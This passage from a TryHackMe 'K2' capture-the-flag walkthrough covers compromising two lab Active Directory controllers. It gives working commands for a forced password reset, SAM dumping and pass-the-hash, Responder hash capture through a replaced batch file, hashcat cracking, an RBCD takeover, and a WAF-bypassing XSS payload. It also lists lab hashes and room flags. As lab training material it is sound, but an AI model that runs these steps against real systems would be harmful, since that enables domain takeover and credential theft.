Let's see where we are instead with BloodHound.
bloodhound-python -u j.bold -p '#8rockyou' -d k2.thm -dc K2SERVER.k2.thm -c all --dns-tcp --dns-timeout 30 -ns 10.112.149.251
Jackpot!
With GenericAll I can change j.smith's password directly and have full control over it.

Attack path discovered
j.bold → [MemberOf] → IT STAFF 1 → [GenericAll] → j.smith
GenericAll → Force Password Reset
net rpc password j.smith 'NewPass123!' -U k2.thm/j.bold%'#8rockyou' -S 10.112.149.251nxc smb k2.thm -u j.smith -p 'NewPass123!' # Valid
nxc winrm k2.thm -u j.smith -p 'NewPass123!' # Pwn3d!He has access to both SMB and WinRM, no interesting shares tho so I will dive into WinRM.

WinRM as j.smith
On j.smith's Desktop we find the user flag!
User flag: THM{3e5a19a9ba91881f4d7852d92126a97f}
Privilege Escalation
j.smith is a member of Backup Operators group, a built-in privileged group that grants the ability to read any file on the system, including the SAM and SYSTEM registry hives.

To get the Administrator-hash we need the SAM and SYSTEM registries.
reg save HKLM\SAM sam.reg
reg save HKLM\SYSTEM system.reg
Then we use Evil-WinRM to download them onto Kali.
download sam.reg
download system.reg
With these downloaded, we can use secretsdump to extract the hashes!
impacket-secretsdump -sam sam.reg -system system.reg LOCAL

And there's the hash for Administrator!
Administrator hash: 9545b61858c043477c350ae86c37b32f
Now we log in with Administrator and get the root flag!
evil-winrm -i k2server.k2.thm -u Administrator -H 9545b61858c043477c350ae86c37b32f


Root flag: THM{a7e9c8149fec53865eff983143b1f5ba}
Usernames on the Server (Alphabetical)
j.bold, j.smith, r.bud
Credentials Carried Forward
The Administrator NTLM hash is the key artefact taken into The Summit:
Administrator hash: 9545b61858c043477c350ae86c37b32f
The Summit
Date: May 15–16, 2026
Target IP: 10.114.145.107
About
You are almost there; you can see the summit from where you stand. Even the IT team is impressed at how far you have made into the network.

You can't stop now; with all of the information gathered, you will reach the very top and prove your skills.
Tasks
- What is the user flag?
- What is the root flag?
Initial Enumeration
We kick things off with an nmap scan as usual!
nmap -sCV -Pn -oN nmap/initial 10.114.145.107 -vPORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-05-15 12:26:52Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: k2.thm, Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwvehicleped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: k2.thm, Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: K2
| NetBIOS_Domain_Name: K2
| NetBIOS_Computer_Name: K2ROOTDC
| DNS_Domain_Name: k2.thm
| DNS_Computer_Name: K2RootDC.k2.thm
| DNS_Tree_Name: k2.thm
| Product_Version: 10.0.17763
|_ System_Time: 2026-05-15T12:26:55+00:00
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: K2ROOTDC; OS: Windows; CPE: cpe:/o:microsoft:windows
Another AD machine. Key services:
| Port | Service | Note |
|---|---|---|
| 88 | Kerberos | |
| 389 / 3268 | LDAP | AD enumeration |
| 445 | SMB | |
| 3389 | RDP | |
| 5985 | WinRM | Shell target |
- Domain:
k2.thm - DC:
K2RootDC.k2.thm - OS: Windows Server 2019 (build 10.0.17763)
echo "10.114.145.107 k2.thm K2RootDC.k2.thm" >> /etc/hostsCredential Reuse from Middle Camp
First I want to check if any of the users from previous tasks can be targeted on this machine.
kerbrute userenum --dc K2ROOTDC -d k2.thm usernames.txt
# [+] VALID USERNAME: [email protected]
We get that j.smith is a valid user on this box as well.
Turns out that the Administrator hash we found in previous task works for j.smith!
nxc smb k2.thm -u j.smith -H 9545b61858c043477c350ae86c37b32f    # Valid
nxc winrm k2.thm -u j.smith -H 9545b61858c043477c350ae86c37b32f  # Pwn3d!
WinRM as j.smith
evil-winrm -i k2rootdc.k2.thm -u j.smith -H 9545b61858c043477c350ae86c37b32fThere was no user flag, j.smith is a low-privilege domain user, but looking at the C:\Users we find o.armstrong.
Access denied, but is very likely to be our next move!

Inside C:\Scripts we also find backup.bat that copies C:\Users\o.armstrong\Desktop\notes.txt to C:\Users\o.armstrong\Documents\backup_notes.txt.

We can't write to the backup.bat since it runs as o.armstrong, the file itself isn't writable but we can write to the folder \Scripts!
Get-ACL C:\Scripts | Format-List
# j.smith Allow FullControl  ← on the folder
Get-ACL C:\Scripts\backup.bat | Format-List
# j.smith → only ReadAndExecute

FullControl over a folder = Can delete and recreate any file inside it!
Responder → NTLMv2 Hash Capture
With this access, we replace backup.bat with a UNC path pointing to our machine, forcing o.armstrong to reach out to us, while we are listening with Responder on our attacking-machine. This way we can try capturing the NTLMv2 hash!
responder -I tun0Set-Content -Path "C:\Scripts\backup.bat" -Value "copy \\MYIP\hello.txt C:\Users\o.armstrong\Documents\hello.txt"When the scheduled task triggers, Responder catches the authentication attempt:

Using hashcat we find the password:
$ hashcat armstronghash.txt /usr/share/wordlists/rockyou.txt
...
O.ARMSTRONG::K2:877c58002d3e8543:d7e66c6555fb5b4c8725b86b22e69647:01010000000000000029d03b42e6dc01050c62da412d83780000000002000800390033005200510001001e00570049004e002d004d0033003400520056004b0038003900580049004d0004003400570049004e002d004d0033003400520056004b0038003900580049004d002e0039003300520051002e004c004f00430041004c000300140039003300520051002e004c004f00430041004c000500140039003300520051002e004c004f00430041004c00070008000029d03b42e6dc0106000400020000000800300030000000000000000000000000210000d41d51090382b1512be9268ea8bb8884707003218a6e604d5bd01a787180088f0a001000000000000000000000000000000000000900280063006900660073002f003100390032002e003100360038002e003100370039002e003100340030000000000000000000:arMStronG08
...
Password: arMStronG08
WinRM as o.armstrong
Now we can access o.armstrong with Evil-WinRM with the newly found password.
evil-winrm -i k2.thm -u o.armstrong -p 'arMStronG08'In C:\Users\o.armstrong\Documents we find backup_notes.txt:

That's already done in Task 1! 8)
In C:\Users\o.armstrong\Desktop we find User flag, and notes.txt, which tells us the same thing backup_notes.txt does.
(Forgot picture)
User flag: THM{400002b4b9fa7decb59019364388b8a3}
BloodHound Enumeration
Now that we have access to this account, BloodHound is my next step to get and overview of where I am and what privileges I have, maybe we can escalate to Administrator!
bloodhound-python -u o.armstrong -p 'arMStronG08' -d k2.thm -dc K2ROOTDC.k2.thm -c all --dns-tcp --dns-timeout 30 -ns 10.113.148.33
We are able to see IT Director, which can also be found using:
net user o.armstrong /domain

Attack path:
o.armstrong → [MemberOf] → IT Director → [GenericWrite] → K2ROOTDC.k2.thm
IT Director is a non-default group. GenericWrite on a computer object enables Resource-Based Constrained Delegation (RBCD) attack.
RBCD Attack → Domain Admin
RBCD works by setting the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the target computer to trust a machine account we control. With that trust in place, we can request a Kerberos service ticket impersonating any user, including Administrator.

Step 1 — Create a controlled machine account
j.smith has SeMachineAccountPrivilege (standard for domain users), allowing us to add machine accounts to the domain:
impacket-addcomputer k2.thm/j.smith -hashes :9545b61858c043477c350ae86c37b32f -computer-name 'ATTACKER$' -computer-pass 'Password123!' -dc-ip 10.113.148.33Step 2 — Set RBCD on the DC
Using o.armstrong's GenericWrite rights, write ATTACKER$'s SID into the DC's RBCD attribute:
impacket-rbcd k2.thm/o.armstrong:'arMStronG08' -dc-ip 10.113.148.33 -action write -delegate-to 'K2ROOTDC$' -delegate-from 'ATTACKER$'Step 3 — Request a service ticket impersonating Administrator
impacket-getST k2.thm/'ATTACKER$':'Password123!' -spn cifs/K2ROOTDC.k2.thm -impersonate Administrator -dc-ip 10.113.148.33Step 4 — Dump all hashes
export KRB5CCNAME=Administrator@[email protected]
impacket-secretsdump -k -no-pass K2ROOTDC.k2.thm
Violá!

Administrator NTLM hash: 15ecc755a43d2e7c8001215609d94b90
Root flag
evil-winrm -i k2.thm -u Administrator -H 15ecc755a43d2e7c8001215609d94b90
Root flag: THM{2000099729df1a4ec18bc0346d36b5ba}
Domain Admin PWNED! And Summit reached!
K2 – Summary
Platform: TryHackMe
Difficulty: Hard
Date: May 14–16, 2026
What Made This Room Unique
K2 stands out from a typical CTF room because it isn't one machine — it's three, chained together. No stage exists in isolation. Credentials stolen via SQL injection on a Linux web server end up unlocking an Active Directory environment. A hash dumped from that AD server becomes the entry point to the Root Domain Controller. The chain is the challenge.
This structure mirrors how real-world attacks actually unfold: an initial web compromise leads to internal access, internal access leads to credential harvesting, and harvested credentials enable lateral movement through an organisation's core infrastructure. Getting stuck at any stage requires going back to what you already have rather than looking for something new — a mindset shift that sets K2 apart.
Full Attack Chain
[Base Camp – Linux]

nmap → vhost enum (admin.k2.thm / it.k2.thm)

→ Stored XSS (WAF bypass via base64 + eval)

→ Stolen admin session cookie (james)

→ SQL Injection → credential dump (7 accounts)

→ SSH brute force (Hydra) → shell as james

→ adm group → /var/log access → root password in access.log

→ root


        ↓ (credentials carry forward)


[Middle Camp – AD #1]

Credential reuse → username format discovery (j.bold, r.bud)

→ WinRM as r.bud → notes hint at password pattern (rockyou + 2 chars)

→ Custom wordlist → kerbrute → j.bold:#8rockyou

→ BloodHound → j.bold GenericAll over j.smith

→ Force password reset on j.smith

→ j.smith ∈ Backup Operators → reg save SAM + SYSTEM

→ secretsdump → Administrator NTLM hash


        ↓ (hash carries forward)


[The Summit – AD #2 / Root DC]

Administrator hash reused → j.smith valid on new DC

→ Writable C:\Scripts folder → backup.bat replaced

→ Responder → NTLMv2 hash (o.armstrong)

→ hashcat → arMStronG08

→ BloodHound → o.armstrong ∈ IT Director → GenericWrite on K2ROOTDC$

→ RBCD attack (addcomputer + rbcd + getST)

→ secretsdump as Administrator → Domain Admin
Key Techniques
Base Camp — Web Exploitation Chain
The initial foothold required chaining two web vulnerabilities. A stored XSS payload in a ticket field reached the admin panel — but document.cookie was WAF-blocked, requiring a base64-encoded eval payload to bypass the filter.
<img src=x onerror="eval(atob('ZmV0Y2goJ...'))" >
The stolen session enabled UNION-based SQL injection against a ticket search endpoint, dumping the entire admin_auth table and exposing plaintext credentials for seven accounts.
Privilege escalation came from an unusual source: the adm group grants read access to /var/log without sudo. The root password appeared in access.log as part of a failed login attempt — a reminder that logs themselves can become a liability.
Middle Camp — AD Credential Reuse & Backup Operators
The seven credentials from Base Camp didn't map directly to AD usernames. Kerbrute revealed the domain's naming convention (firstname.lastname), and cross-referencing with full names found in /etc/passwd on the Linux machine identified j.bold and r.bud as valid targets.
r.bud's documents contained internal notes hinting at a weak password policy: base password rockyou plus exactly two characters (one special, one digit). A custom Python wordlist generated 320 candidates and kerbrute found j.bold:#8rockyou.
BloodHound revealed j.bold had GenericAll over j.smith through the IT STAFF 1 group — enabling a forced password reset. j.smith turned out to be a member of Backup Operators, a privileged built-in group that allows reading the SAM and SYSTEM registry hives directly. A secretsdump produced the Administrator NTLM hash.
The Summit — RBCD via GenericWrite
